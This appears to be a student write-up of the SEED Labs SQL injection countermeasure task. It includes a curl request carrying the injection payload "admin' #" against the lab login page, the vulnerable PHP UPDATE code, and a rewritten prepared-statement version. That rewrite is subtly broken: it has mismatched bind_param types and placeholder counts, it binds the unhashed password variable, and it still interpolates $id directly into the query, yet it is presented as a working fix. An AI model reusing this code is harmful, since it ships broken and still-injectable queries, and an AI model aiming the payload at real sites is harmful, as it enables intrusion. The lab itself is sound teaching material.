
The account information your provide does not exist.

Trying the attack from the terminal using curl



Terminal File Edit View Search Terminal Tabs Help
root@VM: /var/www/SQLInjection
Terminal

```
[04/14/21]seed@VM:/$ curl 'www.SeedLabSQLInjection.com/unsafe_home.php?username=
admin%27%20%23&Password='
<!--
SEED Lab: SQL Injection Education Web plateform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web plateform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootsrap design. Implemented a new Navbar at the top
 with two menu options for Home and edit profile, with a button to
logout. The profile details fetched will be displayed using the table class of b
ootstrap with a dark table head theme.

NOTE: please note that the navbar items should appear only for users and the pag
e with error login message should not have any of these items at
all. Therefore the navbar tag starts before the php tag but it end within the ph
p script adding items as required.
```




```
<head>
  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-
fit=no">

  <!-- Bootstrap CSS -->
  <link rel="stylesheet" href="css/bootstrap.min.css">
  <link href="css/style_home.css" type="text/css" rel="stylesheet">

  <!-- Browser Tab title -->
  <title>SQLi Lab</title>
</head>
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-
color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ><img src="seed_logo.png" s
tyle="height: 40px; width: 200px;" alt="SEEDLabs"></a>

      </div></nav><div class='container text-center'><div class='alert alert-dan
ger'>The account information your provide does not exist.<br></div><a href='inde
x.html'>Go back</a></div>[04/14/21]seed@VM:/$ 
```

This is how the SQL injection attack fails as well.


The SQL statement in the unsafe_edit_backend.php file that was used in task 3 has now been rewritten.

I changed this part of the code



```
    // Create a DB connection
    $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
    if ($conn->connect_error) {
      die("Connection failed: " . $conn->connect_error . "\n");
    }
    return $conn;
  }

  $conn = getDB();
  // Don't do this, this is not safe against SQL injection attack
  $sql="";
  if($input_pwd!=''){
    // In case password field is not empty.
    $hashed_pwd = sha1($input_pwd);
    //Update the password stored in the session.
    $_SESSION['pwd']=$hashed_pwd;
    $sql = "UPDATE credential SET
nickname='$input_nickname',email='$input_email',address='$input_address',Password='$hashed_pwd',PhoneNumber='$input_phonenumber' where ID=
$id;";
  }else{
    // if passowrd field is empty.
    $sql = "UPDATE credential SET nickname='$input_nickname',email='$input_email',address='$input_address',PhoneNumber='$input_phonenumber'
where ID=$id;";
  }
  $conn->query($sql);
  $conn->close();
  header("Location: unsafe_home.php");
  exit();
  ?>

</body>
</html>
```


Rewritten as follows



```
   $conn = getDB();
   // Don't do this, this is not safe against SQL injection attack

   if($input_pwd!=''){
     // In case password field is not empty.
     $hashed_pwd = sha1($input_pwd);
     //Update the password stored in the session.
     $_SESSION['pwd']=$hashed_pwd;
     $stmt = $conn->prepare("UPDATE credential SET nickname=?,email=?,address=?,Password=?,PhoneNumber=? where ID=?");
     $stmt->bind_param("sssss",$input_nickname, $input_email, $input_address, $input_Password, $input_PhoneNumber);
     $stmt->execute();
     $stmt->close();
   }else{
     // if passowrd field is empty.
     $stmt = $conn->prepare("UPDATE credential SET nickname=?,email=?,address=?,PhoneNumber=? where ID=$id;");
     $stmt->bind_param("ssss", $input_nickname, $input_email, $input_address, $input_PhoneNumber);
     $stmt->execute();
     $stmt->close();
   }

   $conn->close();
   header("Location: unsafe_home.php");
   exit();
   ?>

</body>
</html>
```

Saving file '/var/www/SQLInjection/unsafe_edit_backend.php'…   PHP ▾   Tab Width: 8 ▾

We see that the salary does not adjust when we retry the same as in Task 3.1 and save the changes, so we are unable to perform SQL injection with prepared statements. The compilation phase transforms a prepared statement into a pre-compiled question with blank placeholders for details. We must provide data to run this pre-compiled query, but this data will not go through the compilation step; instead, it will be plugged directly into the pre-compiled query and sent to the execution engine. As a result, even if the data contains SQL code, the code would be considered as part of the data without any special meaning if the compilation phase is skipped. The prepared statement protects against SQL injection attacks in this way.



Alice Profile

Key	Value
Employee ID	10000
Salary	900000
Birth	9/20
SSN	10211002